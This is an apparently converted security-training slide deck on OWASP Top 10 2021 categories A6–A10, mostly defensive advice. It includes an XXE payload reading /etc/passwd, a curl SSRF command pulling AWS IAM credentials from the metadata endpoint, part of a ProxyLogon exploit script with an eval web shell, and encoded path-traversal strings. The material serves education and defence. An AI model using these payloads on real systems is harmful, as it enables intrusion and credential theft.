This site works only in browsers with SNI support.

This server supports TLS 1.3.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. [MORE INFO »](#)

# XML EXTERNAL ENTITY PROCESSING

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

Configure all of your XML parsers to disable external entity resolution!

[https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)

## ■ CAUTION

- This is a huge category that involves everywhere from the OS to the Framework to the App Server and more

## ■ VERIFY

**If you can't verify the config assume it's not secure**

## ■ GUIDANCE

- Learn the proper settings and ***read the manual*** for security configuration needs
- Cloud configuration is especially important and requires proper platform knowledge

# A6: Vulnerable and Outdated Components

## **A06:2021-Vulnerable and Outdated Components**

was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk.

<https://owasp.org/www-project-top-ten/>

# Third Party Library Security in the NVD Database



Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

## CVE-2021-29447 Detail

### Current Description

Wordpress is an open source CMS. A user with the ability to upload files (like an Author) can exploit an XML parsing issue in the Media Library leading to XXE attacks. This requires WordPress installation to be using PHP 8. Access to internal files is possible in a successful XXE attack. This has been patched in WordPress version 5.7.1, along with the older affected versions via a minor release. We strongly recommend you keep auto-updates enabled.



## Security advisories

Drupal core

Contributed projects

Public service announcements

### Drupal core - Critical - Third-party libraries - SA-CORE-2021-001

**Project:** [Drupal core](#)

**Date:** 2021-January-20

**Security risk:** **Critical** 18/25 AC:Complex/A:User/CI:All/II:All/E:Exploit/TD:Uncommon

**Vulnerability:** Third-party libraries

**Description:**

The Drupal project uses the pear Archive\_Tar library, which has released a security update that impacts Drupal. For more information please see:

- [CVE-2020-36193](#)

Exploits may be possible if Drupal is configured to allow `.tar`, `.tar.gz`, `.bz2`, or `.tlz` file uploads and processes them.

**Solution:**

Install the latest version:

- If you are using Drupal 9.1, update to [Drupal 9.1.3](#).
- If you are using Drupal 9.0, update to [Drupal 9.0.11](#).
- If you are using Drupal 8.9, update to [Drupal 8.9.13](#).
- If you are using Drupal 7, update to [Drupal 7.78](#).

Versions of Drupal 8 prior to 8.9.x are end-of-life and do not receive security coverage.

Disable uploads of `.tar`, `.tar.gz`, `.bz2`, or `.tlz` files to mitigate the vulnerability.

#### Contact and more information

The Drupal security team can be reached by email at [security@drupal.org](mailto:security@drupal.org) or [via the contact form](#).

Learn more about [the Drupal Security team and their policies](#), [writing secure code for Drupal](#), and [securing your site](#).

Follow the Drupal Security Team on Twitter [@drupalsecurity](#)

#### Contributing organizations for this advisory

[Solathat](#)

[Acro Media Inc](#)

[Morris Animal Foundation](#)

[Acquia](#)

# 3<sup>rd</sup> Party Management Tools

**OWASP dependency-check**

<https://owasp.org/www-project-dependency-check/>

**Maven Security Versions**

<https://github.com/victims/maven-security-versions>

**NuGetDefense**

<https://github.com/digitalcoyote/NuGetDefense>

**Retire.js (JavaScript 3<sup>rd</sup> party library analysis)**

<https://retirejs.github.io/retire.js/>

**Create PR's for your dependencies automatically**

<https://dependabot.com/>

## ■ CAUTION

- Virtually every application has 3<sup>rd</sup> party library issues because most development teams don't focus on ensuring their libraries are up to date

## ■ VERIFY

- Use automation that checks periodically (e.g., every build or check-in) to see if your libraries are out of date and then actually updated them!

## ■ GUIDANCE


- <https://owasp.org/www-project-dependency-check/>

# A7: Identification and Authentication Failures

## **A07:2021-Identification and Authentication**

**Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.

<https://owasp.org/www-project-top-ten/>



# Question: What is authentication?

Answer: Verification that an entity is who it claims to be

# Question:

## What is an authenticated session?

Answer: A session is an area of memory or storage that tracks certain aspects of a user. An authenticated session tracks the status of a user who is "logged in" to your system. A session identifier (ID) is supplied to the entity once they are authenticated. Stateless session management methods such as JWT are also common.


# High Level Authentication and Session Topics

- Password Binding
- General Authentication Rules
- Credential Storage
- Credential Recovery
- Look-up Recovery Tokens
- Out of Band Authentication
- Session Creation
- Session Termination
- Cookie Based Sessions
- Token Based Sessions
- Federated Authentication
- One Time Passwords
- Service Authentication



# How Strong Should Your Digital Identity Solution Be?

## THE CONSUMER AUTHENTICATION STRENGTH MATURITY MODEL (CASMM) v5



DANIEL MIESSLER 2021

<https://pages.nist.gov/800-63-3/sp800-63-3.html>

**Table 5-2 Authenticator Assurance Levels**

**Authenticator Assurance Level**

**AAL1:** AAL1 provides some assurance that the claimant controls an authenticator registered to the subscriber. AAL1 requires single-factor authentication using a wide range of available authentication technologies. Successful authentication requires that the claimant prove possession and control of the authenticator(s) through a secure authentication protocol.

**AAL2:** AAL2 provides high confidence that the claimant controls authenticator(s) registered to the subscriber. Proof of possession and control of two different authentication factors is required through a secure authentication protocol. Approved cryptographic techniques are required at AAL2 and above.

**AAL3:** AAL3 provides very high confidence that the claimant controls authenticator(s) registered to the subscriber. Authentication at AAL3 is based on proof of possession of a key through a cryptographic protocol. AAL3 is like AAL2 but also requires a “hard” cryptographic authenticator that provides verifier impersonation resistance.



<https://pages.nist.gov/800-63-3/sp800-63-3.html>




Figure 6-2 Selecting AAL

# Modern Password Policy

## Should we be limiting characters of a password?

- Limiting password characters to protect against injection is **doomed to failure**
- Very long passwords can **cause DoS**
- Minimum 8 char passwords
- Must support up to 64
- No more than 128

# Use a Modern Password Policy Scheme

- Consider the password policy and MFA suggestions from the standard **NIST SP800-63b**
- Do not depend on passwords as a **sole credential** anytime sensitive data is involved and use MFA

Do not limit the character type of passwords

At least 8 characters and allow up to 64 but no more than 128

Block context-specific passwords like the username or service name

Check against a list of common passwords

Check against a list of breached password

Throttle or otherwise manage brute force attempts

Don't force unnatural password special character rules

Don't use password security questions or hints

No more mandatory password expiration for the sake of it

Force the use of MFA anytime sensitive data is in play

NIST Special Publication 800-63-3: Digital AuthN



# Password1!

A photograph of a young man with dark hair and brown eyes. He has a shocked or surprised expression, with wide eyes and his mouth slightly open. His right hand is raised to his chin, with his index finger pointing upwards, as if he is thinking hard or realizing something important. He is wearing a plain white t-shirt.

# Password Storage

# Configure Password Hashing Functions Correctly

- Use **Argon2id** with a minimum configuration of **15 MiB of memory**, an **iteration count of 2**, and 1 degree of parallelism
- If Argon2id is not available, use **bcrypt** with a **work factor of 10 or more** and with a password limit of 72 bytes
- For legacy systems using **scrypt**, use a minimum CPU/memory cost parameter of  $(2^{16})$ , a minimum block size of 8 (1024 bytes), and a parallelization parameter of 1
- If FIPS-140 compliance is required, use **PBKDF2** with a work factor of 310,000 or more and set with an internal hash function of HMAC-SHA-256

[https://cheatsheetseries.owasp.org/cheatsheets>Password\\_Storage\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets>Password_Storage_Cheat_Sheet.html)

### Plain Text Input

```
8+}@Ei}RjB%{#B^n|M
```

Salt

gpBe3hSu3ds3sdfgq



Parallelism Factor

1

Memory Cost

15

Iterations

2

Hash Length

16

Argon2i

Argon2d

Argon2id

Output in HEX Form

COPY

1cc590b22eab2921e24afd55c48cc7c1

Output in Encoded Form

COPY

\$argon2id\$v=19\$m=15,t=2,p=1\$Z3BCZTNoU3UzZHMzc2RmZ3F3cw\$HMWQsi6rKSHiSv1  
VxlzHwQ

GENERATE HASH

RESET FORM

## ■ CAUTION

- Authentication and Session Management are very complex layers of software to both build and verify

## ■ VERIFY

- There are many requirements to consider for Authentication and Session Management

## ■ GUIDANCE

- <https://github.com/OWASP/ASVS/blob/master/4.0/en/0x11-V2-Authentication.md>
- <https://github.com/OWASP/ASVS/blob/master/4.0/en/0x12-V3-Session-management.md>
- <https://pages.nist.gov/800-63-3/>

# A8: Software and Data Integrity Failures



**A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. A8:2017-Insecure Deserialization is now a part of this larger category.

<https://owasp.org/www-project-top-ten/>

# Deserialization of Untrusted Data is Bad

2016 was the year of Java Deserialization apocalypse

- Known vector since 2011 which allows RCE!
- Previous lack of good RCE gadgets in common libraries
- Apache Commons-Collections Gadget caught many off-guard

Solution?

- **Stop deserializing untrusted data**
- **Use a secure JSON/XML serializer instead**

## ■ CAUTION

- Very often it's your third party libraries not developer code that is to blame

## ■ VERIFY

- Ensure developer code that does deserialization is carefully reviewed by an expert and tools

## ■ GUIDANCE

- <http://www.oracle.com/technetwork/java/seccodeguide-139067.html#8>
- [https://cheatsheetseries.owasp.org/cheatsheets/Deserialization Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
- <https://www.youtube.com/watch?v=oxD8VWWHE8>

# A9: Security Logging and Monitoring Failures

## A09:2021-Security Logging and Monitoring

**Failures** was previously A10:2017-Insufficient Logging & Monitoring and is added from the Top 10 community survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.

<https://owasp.org/www-project-top-ten/>

## Why Logging?

"...the goal of logging is to be able to alert on specific security events..."

[https://cheatsheetseries.owasp.org/cheatsheets/Application\\_Logging\\_Vocabulary\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Application_Logging_Vocabulary_Cheat_Sheet.html)

## Who Is Watching Your Logs?

- Ensure SOC teams are actually **intaking application level logs**
- Need for **standardized security events** in logs
- SOC needs to **understand what is and what is not normal**

# What To Log

- Authentication Events
- Access Control Events
- Rate Limiting Events
- File Upload Events
- Input Validation Events
- Malicious Behavior Events
- Permission Changes
- Sensitive Data Changes
- Sequence Errors
- Session Management Errors
- System Events
- User Management

[https://cheatsheetseries.owasp.org/cheatsheets/Logging\\_Vocabulary\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Vocabulary_Cheat_Sheet.html)

## ■ CAUTION

- Be sure developers and security teams work together to ensure good security logging

## ■ VERIFY

- Verify that proper security events are getting logged and consumed properly by your SOC teams

## ■ GUIDANCE

- [https://cheatsheetseries.owasp.org/cheatsheets/Application Logging Vocabulary Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Application Logging_Vocabulary_Cheat_Sheet.html)
- [https://cheatsheetseries.owasp.org/cheatsheets/Logging Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)

# A10: Server Side Request Forgery (SSRF)



**A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

<https://owasp.org/www-project-top-ten/>

# SSRF In The Real World

## August '19

## Capital One hack highlights SSRF concerns for AWS

Infosec pros warn of server-side request forgery vulnerabilities in AWS following the Capital One data breach, which may have revealed an issue regarding the AWS metadata service.



**Rob Wright**  
News Director



**Chris Kanaracus**  
Senior News Writer

Published: 05 Aug 2019

<https://searchsecurity.techtarget.com/news/252467901/Capital-One-hack-highlights-SSRF-concerns-for-AWS>

## 1. Accessing the credentials using the SSRF bug

- The attacker seems to have accessed the AWS credentials for a role called `ISRM-WAF-Role` via the endpoint

```
http://169.254.169.254/latest/meta-data/iam/security-  
credentials/ISRM-WAF-Role
```


 using the SSRF bug.

For example, if the vulnerable application was at `http://example.com` and the SSRF existed in a GET variable called `url`, then the exploitation was possible as

```
curl http://example.com/?url=http://169.254.169.254/latest/meta-  
data/iam/security-credentials/ISRM-WAF-Role
```

<https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af>

# SSRF At GitLab



The screenshot shows a web browser window with the URL <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-22214>. The page content is as follows:

**CVE-ID**

**CVE-2021-22214** [Learn more at National Vulnerability Database \(NVD\)](#)

- CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

When requests to the internal network for webhooks are enabled, a server-side request forgery vulnerability in GitLab CE/EE affecting all versions starting from 10.5 was possible to exploit for an unauthenticated attacker even on a GitLab instance where registration is limited

**References**

**Note:** References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:<https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22214.json>
- URL:<https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22214.json>
- MISC:<https://gitlab.com/gitlab-org/gitlab/-/issues/322926>
- URL:<https://gitlab.com/gitlab-org/gitlab/-/issues/322926>
- MISC:<https://hackerone.com/reports/1110131>
- URL:<https://hackerone.com/reports/1110131>

**Assigning CNA**

GitLab Inc.



## Microsoft Exchange 2019 - SSRF to Arbitrary File Write (Proxylogon) (PoC)

**EDB-ID:**

49637

**CVE:**

2021-27065  
2021-26855

**EDB Verified:** ✘

**Author:**

TESTANULL

**Type:**

WEBAPPS

**Platform:**

Windows

**Date:**

2021-03-11

**Exploit:** [Download](#) / [{}](#)

**Vulnerable App:**





```
def id_generator(size=6, chars=string.ascii_lowercase + string.digits):
    return ''.join(random.choice(chars) for _ in range(size))

if len(sys.argv) < 2:
    print("Usage: python PoC.py <target> <email>")
    print("Example: python PoC.py mail.evil.corp haxor@evil.corp")
    exit()

requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)
target = sys.argv[1]
email = sys.argv[2]
random_name = id_generator(3) + ".js"
user_agent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"


shell_path = "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\ahihi.aspx"
shell_absolute_path = "\\\\" + target + "\\c$\\%s" % shell_path

shell_content = '<script language="JScript" runat="server"> function Page_Load(){/**/eval(Request["exec_code"],"unsafe");}
</script>'
legacyDnPatchByte = "68747470733a2f2f696d6775722e636f6d2f612f7a54646e5378670a0a0a0a0a0a0a0a"
autoDiscoverBody = """<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
    <Request>
        <EMailAddress>%s</EMailAddress>
    <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/response schema/2006a</AcceptableResponseSchema>
    </Request>
</Autodiscover>
```

# Attacking An Internal Network (REST style)


- Find an HTTP REST proxy w/ vulns
- Figure out which REST based systems are running on the internal network
- Exfiltrate data from the REST interface of the backend system or
- Get RCE on an internal REST API
- What backend systems have a REST API that we can attack:
  - ODATA in MS SQL Server
  - Beehive and OAE RESTful API
  - Neo4j, Mongo, Couch, Cassandra, HBase, your company, and many more

X Non-compromised machine  
Y Affected machine




## URLs to backend REST APIs are built with concatenation instead of URIBuilder (Prepared URI)

- Most publically exposed REST APIs turn around and invoke internal REST APIs using URLConnections, Apache HttpClient or other REST clients. If user input is directly concatenated into the URL used to make the backend REST request then the application could be vulnerable to Extended HPPP.



A var = request.getParameter("data");

B new URL("https://internal/data/" + var)




`https://someserver/search?data=23`

```
var = request.getParameter("data");
new URL("https://internal/data/" + var)
```

`../../../../admin/report/global`

<https://internal/admin/report/global>

../../../../admin/report/global  
%2e%2e%2f%2e%2e%2  
f%2e%2e%2f%61%64%  
6d%69%6e%2f%72%65  
%70%6f%72%74%2f%6  
7%6c%6f%62%61%6c

